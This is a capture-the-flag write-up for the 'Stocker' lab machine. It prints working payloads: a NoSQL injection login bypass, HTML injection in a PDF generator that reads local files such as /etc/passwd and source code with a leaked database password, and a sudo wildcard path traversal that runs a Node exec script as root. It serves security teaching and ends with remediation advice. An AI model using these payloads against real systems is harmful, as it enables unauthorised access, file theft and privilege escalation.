Stocker - Writeup

Abdoulkader MOUSSA MOHAMED

April 2023

1 Introduction

Stocker is a company that has a website which allows sellers to purchase their products. On their website, it states that they are still actively **developing** it, which means that we may find some interesting things.

2 Enumeration

```
$ nmap -sV -sC 10.10.11.196
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-28 23:16 CEST
Nmap scan report for stocker.htb (10.10.11.196)
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
|_  256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Stock - Coming Soon!
|_http-generator: Eleventy v2.0.0
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
..
```

Nmap found two service open on this machine : **SSH(22)** and **HTTP(80)**.

Now, let's launch **gobuster**. It is a command-line tool used for website directory and file enumeration. With **gobuster** in *VHOST* enumeration mode, we found an interesting virtual host name :

```
$ gobuster vhost -u http://stocker.htb -t 50 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://stocker.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.4
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
2023/01/28 20:40:24 Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.stocker.htb Status: 302 [Size: 28] [--> /login]
Progress: 4792 / 4990 (96.03%)
===============================================================
2023/01/28 20:40:28 Finished
===============================================================
```

The vhost command discovers Virtual host names on target web servers. Virtual hosting is a technique for hosting multiple domain names on a single server. Without the option `-append-domain`, it do not work as we want, we can observe it in `-verbose` mode.

3 Access the website

Now, let us visit `dev.stocker.htb`. We are forwarded to the login page. After opening it with **burpsuite**, we tried many **SQL and NoSQL injections**.

One **NoSQL injection** found on Hacktricks allow us to bypass completely authentication. We must also change the `Content-Type` to `application/json` :

```
POST /login HTTP/1.1
Host: dev.stocker.htb
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.stocker.htb
```

```
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://dev.stocker.htb/login
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: connect.sid=s%3ACIOFMog1WdqHaYATSlRhu9C6Xy-3CykW.6MkI97qyy9bI%2BrPOOW1usOkNj3SmB6S9hHa6jb%2BxhVU
Connection: close

{"username": {"$ne": "foo"}, "password": {"$ne": "bar"}}
```


Now, we can add product to the basket, submit the purchase and a pdf containing the purchase order is downloaded.

When we submit the purchase, the *POST* request looks like this :

```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
..

{"basket":[
{
"_id":"638f116eeb060210cbd83a8f",
"title":"Bin","description":"It's a rubbish bin.",
"image":"bin.jpg",
"price":76,
"currentStock":15,
"__v":0,
"amount":1
}]}
```

An XSS injection is possible, we can test with `"title":"Bin <p>HELLO</p>"` and we can see that it has been executed by the server :



Thanks for shopping with us!

Your order summary:

Item
Bin

HELLO

We can read the content of `/etc/passwd` with `"title":"Bin <object data='file:///etc/passwd'>"` and notice that an account exist with the username **angoose** :

`angoose:x:1001:1001:,,,:/home/angoose:/bin/bash`

Our next goal is to find the javascript code of the website which spins the website.

After some search, we found the `index.js` in `/var/www/dev/`. `/var/www` is the base directory containing the code of the website on linux. With `"title":"Bin <object style='width:1000px;height:1000px' data='file:///var/www/dev/index.js'>"`, in the downloaded pdf, we can now see the the content of *index.js*. We find in it some credentials :

```
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";

```

It's maybe the password of `angoose`. Let's try an ssh connection with the password `IHeardPassphrasesArePrettySecure`. It succeeded :

```
$ ssh angoose@10.10.11.196
angoose@10.10.11.196's password:
Last login: Tue Mar 28 23:31:52 2023 from 10.10.15.2
angoose@stocker:~$ cat user.txt
userflag********

angoose@stocker:~$ sudo -l
[sudo] password for angoose:
..
User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
```

We can notice that `Angoose` can launch with root privilege, all js program in `/usr/local/scripts/*.js`.

This is a vulnerability because wildcard is dangerous. Actually, we can create our js program and launch with `sudo` like this : `sudo /usr/bin/node /usr/local/scripts/../../../home/angoose/program.js`.

Here is our js program. It run the command *COMMAND* that we give him :

```
const { exec } = require('node:child_process')

// run the command using exec
exec('COMMAND', (err, output) => {
    // once the command has completed, the callback function is called
    if (err) {
        // log and return if we encounter an error
        console.error("could not execute command: ", err)
        return
    }
    // log the output received from the command
    console.log("Output: \n", output)
})
```

Let's firstly make sure that our program is launched with root privilege. To do it, let replace *COMMAND* with `id;`.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../home/angoose/program.js
Output:
 uid=0(root) gid=0(root) groups=0(root)

```

Now let's list the content of the root's directory. To do it, let replace *COMMAND* with `ls -l /root;`.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../home/angoose/program.js
Output:
 total 4
-rw-r----- 1 root root 33 Jan 29 13:03 root.txt

```

Finally, let read the content of `root.txt` and get our flag. To do it, let replace *COMMAND* with `cat /root/root.txt;`.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../home/angoose/program.js
Output:
rootflag*****

```

4 How to correct it

The firstly vulnerability that we exploited was the `NoSQL` injection. The developer had to properly control user input.

The second vulnerability was the use of wildcard for program that can run with `root` privilege. The developper had to avoid it and specify correctly one or more js program.